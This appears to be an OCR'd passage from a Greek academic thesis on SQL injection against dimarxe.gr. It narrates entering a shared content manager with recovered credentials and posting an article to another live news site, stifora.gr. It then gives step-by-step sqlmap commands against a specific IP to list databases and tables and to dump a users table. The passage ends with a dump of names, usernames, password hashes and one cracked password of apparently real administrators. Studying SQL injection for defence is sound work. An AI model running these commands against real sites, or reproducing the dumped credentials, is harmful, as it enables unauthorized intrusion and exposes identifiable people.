
Εικόνα 4.8 Η σελίδα διαχείρισης του dimarxe.gr

Διαπιστώνουμε ότι το παραπάνω url μας προωθεί σε μία άλλη διεύθυνση. Πράγματι πρόκειται για τον διαχειριστή περιεχομένου και το μόνο που απομένει είναι να δοκιμάσουμε έναν από τους συνδυασμούς username / password που εντοπίσαμε παραπάνω. Δοκιμάζοντας τον πρώτο συνδυασμό στη λίστα, του οποίου έχουμε τον κωδικό πρόσβασης, θα εισέλθουμε στο σύστημα. Στην εικόνα 4.10, διακρίνουμε την αρχική σελίδα του διαχειριστή περιεχομένου. Στην δεξιά μεριά βρίσκονται κάποια στοιχεία σχετικά με το σύστημα και στην αριστερή στήλη, όλες οι ενέργειες που μπορούμε να πραγματοποιήσουμε.

Για τον επιτιθέμενο που θα αποκτήσει κακόβουλη πρόσβαση στο σύστημα, είναι μια ευχάριστη έκπληξη, ότι ο συγκεκριμένος διαχειριστής περιεχομένου, διαχειρίζεται περισσότερες από μία web εφαρμογές. Στην πραγματικότητα πρόκειται για έναν γενικότερο διαχειριστή περιεχομένου, όλων των web εφαρμογών του οργανισμού στον οποίο ανήκει και το dimarxe.gr. Με τα νέα αυτά δεδομένα, η ευπάθεια του dimarxe.gr είναι πολύ πιο επικίνδυνη από ότι αρχικά είχαμε υπολογίσει. Ο επιτιθέμενος έχει πλέον την δυνατότητα να αλλάξει τα δεδομένα σε όλες τις web εφαρμογές και να προκαλέσει ανεπανόρθωτη ζημιά στην αξιοπιστία του οργανισμού στον οποίο και ανήκουν οι web εφαρμογές.


Το backend, εκτός από το dimarxe.gr, διαχειρίζεται το περιεχόμενο των εξής ιστοσελίδων/web εφαρμογών:

- Stifora.gr
- Cypruslivenews.com
- Realhotels.gr
- Reportaz24.gr
- Greecenews24.gr




Εικόνα 4.9 Το control panel της σελίδας διαχείρισης του dimarxe.gr

Πλέον έχουμε την πλήρη διαχείριση όλων των web εφαρμογών του οργανισμού, στον οποίο ανήκει το dimarxe.gr και μπορούμε να προσθέσουμε, να διαγράψουμε και να επεξεργαστούμε το περιεχόμενό τους. Είναι προφανείς οι επιπτώσεις που αυτή τη μη εξουσιοδοτημένη χρήση μπορεί να επιφέρει στον οργανισμό. Επόμενο βήμα είναι να προσπαθήσουμε να διαπιστώσουμε κατά πόσο είναι λειτουργική η σελίδα διαχείρισης.



Εικόνα 4.10 Στον διαχειριστή περιεχομένου μπορούμε να επιλέξουμε σε ποια ιστοσελίδα θέλουμε να καταχωρήσουμε μία «Νέα Είδηση»

Για το λόγο αυτό, θα καταχωρήσουμε ένα νέο άρθρο και να επιβεβαιώσουμε ότι εμφανίζεται σε μία ιστοσελίδα του οργανισμού, διαφορετική από το dimarxe.gr. Στο μενού που βρίσκεται στην αριστερή μεριά του control panel, θα επιλέξουμε «Καταχώρηση νέου άρθρου». Στην επόμενη σελίδα που θα εμφανιστεί, μας δίνεται η δυνατότητα να επιλέξουμε σε ποια ή σε ποιες ιστοσελίδες θέλουμε να καταχωρηθεί το νέο άρθρο. Επιλέγοντας να καταχωρηθεί το άρθρο στην ηλεκτρονική εφημερίδα stifora.gr και πατώντας ΟΚ, θα μας εμφανιστεί η φόρμα για την εισαγωγή όλων των πληροφοριών του άρθρου. Όπως διακρίνεται στην εικόνα 4.11, μπορούμε να επιλέξουμε την κύρια και δευτερεύουσα κατηγορία, να εισάγουμε τον τίτλο, την περίληψη και το κείμενο του άρθρου καθώς και να εισάγουμε αν επιθυμούμε μία φωτογραφία, ένα ηχητικό απόσπασμα, ένα βίντεο σε μορφή αρχείο ή ενσωματωμένο από το youtube και την πηγή του άρθρου. Εμείς απλά θα εισάγουμε στα πεδία του τίτλου, της περίληψης και του κειμένου τη φράση «Δοκιμαστικό άρθρο» και θα πατήσουμε «Προεπισκόπηση Είδησης». Στην επόμενη σελίδα, εμφανίζεται το μήνυμα «Το άρθρο σας καταχωρήθηκε επιτυχώς» και ένα κουμπί «Επισκόπηση Είδησης».



Εικόνα 4.11 Συμπληρώνουμε στα πεδία της φόρμας καταχώρησης, τη φράση «Δοκιμαστικό άρθρο»

Το επόμενο βήμα είναι να επισκεφθούμε την ιστοσελίδα stifora.gr για να διαπιστώσουμε αν το άρθρο όντως καταχωρήθηκε. Στην Εικόνα 4.12 διακρίνουμε την αρχική σελίδα της ηλεκτρονικής εφημερίδας stifora.gr. Όπως διαπιστώνουμε στο crawl που βρίσκεται κάτω από τις κεντρικές ειδήσεις, το άρθρο καταχωρήθηκε επιτυχώς και εμφανίζεται στους επισκέπτες της ιστοσελίδας. Αν κάνουμε κλικ στον τίτλο του άρθρου θα μας εμφανιστεί το κείμενο, όπου στην προκειμένη περίπτωση είναι ίδιο με τον τίτλο.

Είναι εμφανές ότι η πρόσβαση στη συγκεκριμένη σελίδα διαχείρισης, έχει επιπτώσεις όχι μόνο στην υπό επίθεση ιστοσελίδα, αλλά σε ολόκληρο τον οργανισμό. Στη συγκεκριμένη περίπτωση δεν είχαμε πρόθεση να προξενήσουμε οποιαδήποτε ζημιά. Αν θέλαμε όμως υπήρχε η δυνατότητα να πραγματοποιήσουμε πληθώρα κακόβουλων ενεργειών. Η πιο απλή από αυτές θα ήταν να διαγράψουμε το περιεχόμενο των ιστοσελίδων. Σε μία άλλη περίπτωση θα μπορούσαμε να εισάγουμε απλώς μια παραπομπή (link) σε μία ιστοσελίδα η οποία περιέχει ιούς, με αποτέλεσμα να χαρακτηριστεί από τις μηχανές αναζήτησης η ηλεκτρονική εφημερίδα ως μη ασφαλής και να αποτρέπεται η πρόσβαση σε αυτή. Σε μια

ακόμη περίπτωση, από τη στιγμή που μας η δυνατότητα να εισάγουμε πολυμεσικό υλικό, θα μπορούσαμε να εισάγουμε φωτογραφίες και βίντεο πορνογραφικού περιεχομένου με αποτέλεσμα να πληγεί το image και η αξιοπιστία της ιστοσελίδας και του οργανισμού. Μία

Εικόνα 4.12 Καταχωρήσαμε ένα άρθρο σε μία άλλη ηλεκτρονική εφημερίδα του οργανισμού

ακόμη πιο ακραία περίπτωση θα ήταν να καταχωρήσουμε ένα άρθρο το οποίο θα ήταν συκοφαντικό για κάποιο πρόσωπο. Σε αυτή την περίπτωση τα αποτελέσματα θα ήταν πολύ πιο δραματικά από την πληγή της αξιοπιστίας. Αυτό το γεγονός θα προκαλούσε την ποινική δίωξη των διαχειριστών της ιστοσελίδας και του οργανισμού στον οποίο ανήκει με αποτέλεσμα ίσως και την προσωποκράτηση των νόμιμων εκπροσώπων.

Όπως διαπιστώνουμε μια παράληψη ή η άγνοια ενός προγραμματιστή, είναι δυνατόν να επιφέρει ανυπολόγιστες ζημιές. Για το λόγο αυτό είναι απαραίτητη η αποτροπή τέτοιων επιθέσεων και η μέγιστη δυνατή θωράκιση των ιστοσελίδων σε SQL Injection επιθέσεις. Τρόποι για την αποτροπή των SQL Injection επιθέσεων παρουσιάζονται σε επόμενη παράγραφο.


4.2.2 Επίθεση SQL Injection στο dimarxe.gr με το εργαλείο sqlmap

Το εργαλείο sqlmap, όπως έχει αναπτυχθεί και σε προηγούμενη παράγραφο (3.2), είναι ένα εργαλείο, το οποίο πραγματοποιεί αυτοματοποιημένες επιθέσεις SQL injection. Στη συγκεκριμένη παράγραφο θα προσπαθήσουμε, να πραγματοποιήσουμε την αντίστοιχη επίθεση που πραγματοποιήσαμε και στην προηγούμενη παράγραφο. Το sqlmap λειτουργεί σε command prompt mode. Όλες οι επιθέσεις βασίζονται στη χρήση ενός link με μια GET μεταβλητή, η οποία θεωρούμε ότι είναι injectable. Στην προηγούμενη παράγραφο

διαπιστώσαμε ότι είναι injectable η μεταβλητή id στο script article.php. Θα χρησιμοποιήσουμε αυτό το link για να πραγματοποιήσουμε τις δοκιμές μας με το sqlmap.

Το πρώτο βήμα είναι να εισάγουμε το url ως παράμετρο στο sqlmap. Η επόμενη παράμετρος που θα χρησιμοποιήσουμε είναι η --dbs. Αυτό σημαίνει ότι θέλουμε το sqlmap να αναλύσει το σύστημα βάσης δεδομένων που τρέχει πίσω από την εφαρμογή και να μας εμφανίσει τις βάσεις δεδομένων του διακομιστή. Η πρώτη εντολή που θα τρέξουμε είναι η εξής:

```
python sqlmap.py –u http://69.65.9.151/~sectest/article.php?id=3334 --dbs
```




Εικόνα 4.13 Το sqlmap αναλύει το σύστημα βάσης δεδομένων και μας εμφανίζει τις βάσεις δεδομένων του διακομιστή

Στην εικόνα 4.11 εμφανίζονται τα αποτελέσματα της εκτέλεσης του sqlmap. Διακρίνουμε ότι το εργαλείο αυτό, εντόπισε πληροφορίες σχετικά με τον διακομιστή. Συγκεκριμένα, ανακάλυψε ότι η διακομιστής λειτουργεί με Apache Web Server 2.2.17, PHP 5.2.17 και σύστημα βάσης δεδομένων MySQL 5.0.11. Οι πληροφορίες αυτές εκ πρώτης όψεως μπορεί να μην είναι απαραίτητες για την πραγματοποίηση μιας επίθεσεις με SQL injection, ωστόσο, η έκδοση της MySQL, θα μπορούσε να μας βοηθήσει στη χρήση ερωτημάτων SQL και συναρτήσεων, τα οποία δεν είναι διαθέσιμα σε προγενέστερες εκδόσεις. Εκτός από τις πληροφορίες σχετικά με τον διακομιστή, το πιο σημαντικό αποτέλεσμα της εκτέλεσης της προηγούμενης εντολής, είναι η εμφάνιση των εξής βάσεων δεδομένων του συστήματος:

information_schema
sectest_db

Η πρώτη βάση δεδομένων, information_schema, είναι η βάση δεδομένων πληροφοριών της MySQL. Ουσιαστικά σε αυτή τη βάση περιέχονται πληροφορίες που αφορούν όλες τις υπόλοιπες βάσεις δεδομένων του συστήματος. Οι περισσότεροι πίνακες της συγκεκριμένης βάσης είναι μόνο για ανάγνωση (read only mode), κάτι που σημαίνει ότι δεν είναι δυνατόν να αλλάξουμε με SQL injection το περιεχόμενό τους (να εκτελέσουμε queries INSERT, UPDATE, DELETE). Αυτή η βάση δεδομένων ωστόσο μπορεί να μας δώσει πολλές, χρήσιμος πληροφορίες, σχετικά με τις υπόλουπες βάσεις δεδομένων του συστήματος.

Η δεύτερη βάση δεδομένων που μας επέστρεψε το sqlmap είναι η sectest_db. Αυτή η βάση δεδομένων περιέχει όλο το περιεχόμενο του dimarxe.gr. Από τη στιγμή που η μεταβλητή που εισήχθη στο sqlmap επιβεβαιώθηκε ότι είναι injectable, μπορούμε να εκχύσουμε οποιοδήποτε ερώτημα θέλουμε. Στο επόμενο βήμα θα χρησιμοποιήσουμε τις αυτοματοποιημένη διαδικασία του sqlmap ούτως ώστε να μάθουμε ποιοι πίνακες εμπεριέχονται στη συγκεκριμένη βάση δεδομένων. Σε αυτή τη φάση θα πρέπει να εισάγουμε τρεις παραμέτρους στο sqlmap, ούτως ώστε να βρούμε τους πίνακες της βάσης δεδομένων. Η πρώτη παράμετρος είναι η ίδια με την προηγούμενη και αφορά στο link με την injectable GET μεταβλητή (http://69.65.9.151/~sectest/article.php?id=3334). Η δεύτερη



Εικόνα 4.14 Το sqlmap μας εμφανίζει τους πίνακες της βάσης δεδομένων sectest_db

παράμετρος είναι η βάση δεδομένων η οποία θέλουμε να εξετάσουμε. Η τρίτη θα είναι η παράμετρος –tables. Αυτή η παράμετρος προσδιορίζει στο sqlmap, ότι θέλουμε να μας εμφανίσει του πίνακες της συγκεκριμένης βάσης δεδομένων. Η εντολή που θα εκτελέσουμε θα είναι ως εξής:

```
python sqlmap.py –u http://69.65.9.151/~sectest/article.php?id=3334 –D sectest_db -tables
```

Στην εικόνα 4.12 εμφανίζονται τα αποτελέσματα της εκτέλεσης της παραπάνω εντολής. Μπορούμε να διακρίνουμε τη λίστα με τους πίνακες της βάσης δεδομένων. Τα αποτελέσματα είναι παρόμοια με αυτά της προηγούμενης παραγράφου. Συνολικά η βάση δεδομένων περιέχει έντεκα (11) πίνακες. Επόμενο βήμα είναι να προσπαθήσουμε να εξάγουμε τα δεδομένα που μας ενδιαφέρον από κάποιον πίνακα. Ας υποθέσουμε ότι θέλουμε να δούμε τα δεδομένα που υπάρχουν στον πίνακα users, όπως κάναμε και προηγουμένως. Το sqlmap δέχεται μια αυτοματοποιημένη παράμετρο, η οποία μας επιτρέπει να εμφανίσουμε όλες τις εγγραφές που υπάρχουν σε έναν πίνακα της βάσης δεδομένων. Στην επόμενη εντολή θα δώσουμε τέσσερις παραμέτρους στο sqlmap. Η πρώτη παράμετρος παραμένει το url με την injectable GET μεταβλητή, όπως και προηγουμένως (http://69.65.9.151/~sectest/article.php?id=3334). Η δεύτερη παράμετρος είναι η βάση δεδομένων στην οποία βρίσκεται ο πίνακας (-D sectest_db). Η τρίτη παράμετρος είναι ο πίνακας (-T users). Η τελευταία παράμετρος είναι αυτή με την οποία το sqlmap θα μας επιστρέψει όλα τα δεδομένα του πίνακα (--dump).


Με τα παραπάνω η εντολή που πρέπει να δώσουμε για να εξάγουμε τις εγγραφές θα διαμορφωθεί ως εξής:

```
python sqlmap.py –u http://69.65.9.151/~sectest/article.php?id=3334 –D sectest_db –T users --dump
```

Εκτελώντας την παραπάνω εντολή, έχουμε τα αποτελέσματα που εμφανίζονται στην εικόνα 4.13. Το σύνολο των εγγραφών, εμφανίζονται στον πίνακα 4.14. Παρατηρούμε ότι έχουμε πλέον, όλα τα δεδομένα των εγγραφών του πίνακα users. Επιπλέον έχουμε τα ονόματα όλων των πεδίων, συμπεριλαμβανομένων αυτών που αγνοούσαμε με την επίθεση που πραγματοποιήσαμε στην προηγούμενη παράγραφο. Το sqlmap ταυτόχρονα, εντόπισε αυτόματα τα MD5 hashes των κωδικών πρόσβασης και πραγματοποίησε dictionary attack για να ανακτηθούν τα αλφαριθμητικά. Από τα αποτελέσματα βλέπουμε ότι ήταν δυνατόν να ανακτηθεί μόνο ένας κωδικός πρόσβασης, αυτός της δεύτερης επαφής. Με ένα μεγαλύτερο wordlist και χρησιμοποιώντας prefixes θα ήταν δυνατόν να μπορέσουμε να ανακτήσουμε περισσότερους κωδικούς πρόσβασης.

Όπως και προηγουμένως, καταφέραμε να ανακτήσουμε τα usernames και τα passwords των διαχειριστών της ιστοσελίδας. Σε αυτή την περίπτωση έχουμε και δύο επιπλέον πεδία σε κάθε χρήστη. Το πρώτο είναι το μοναδικό id του χρήστη, το οποίο είναι το αναγνωριστικό των εγγραφών και το πρωτεύων κλειδί. Το δεύτερο επιπλέον, είναι το πεδίο owner. Σε αυτό το πεδίο καθορίζεται το επίπεδο του χρήστη. Ανάλογα με την τιμή του πεδίου αυτού, καθορίζονται και οι ενέργειες τις οποίες μπορεί να πραγματοποιήσει ο χρήστης στο backend του συστήματος και ενεργοποιούνται ή απενεργοποιούνται οι αντίστοιχες λειτουργίες. Από αυτό το σημείο και μετά, μπορούμε να ακολουθήσουμε την

διαδικασία που περιγράφεται στην προηγούμενη παράγραφο για να αποκτήσουμε πρόσβαση στη σελίδα διαχείρισης.




Εικόνα 4.15 Το sqlmap μας εμφανίζει όλες τις εγγραφές του πίνακα users της βάσης δεδομένων sectest_db

id	lname	fname	owner	username	password
1	Συστήματος	Διαχειριστής	2	administrator	*798509412D178CFC60C360E41406F61CC35EB669
11	Ντρούλις	Τζίνα	1	lupy	*89C6B530AA78695E257E55D63C00A6EC9AD3E977 (1111)
15	Ψωμαδέλλη	Αγγελική - Μαρία	1	agpsoma	*8596991C3D8EC5C85321FFE70ACADAD702977810
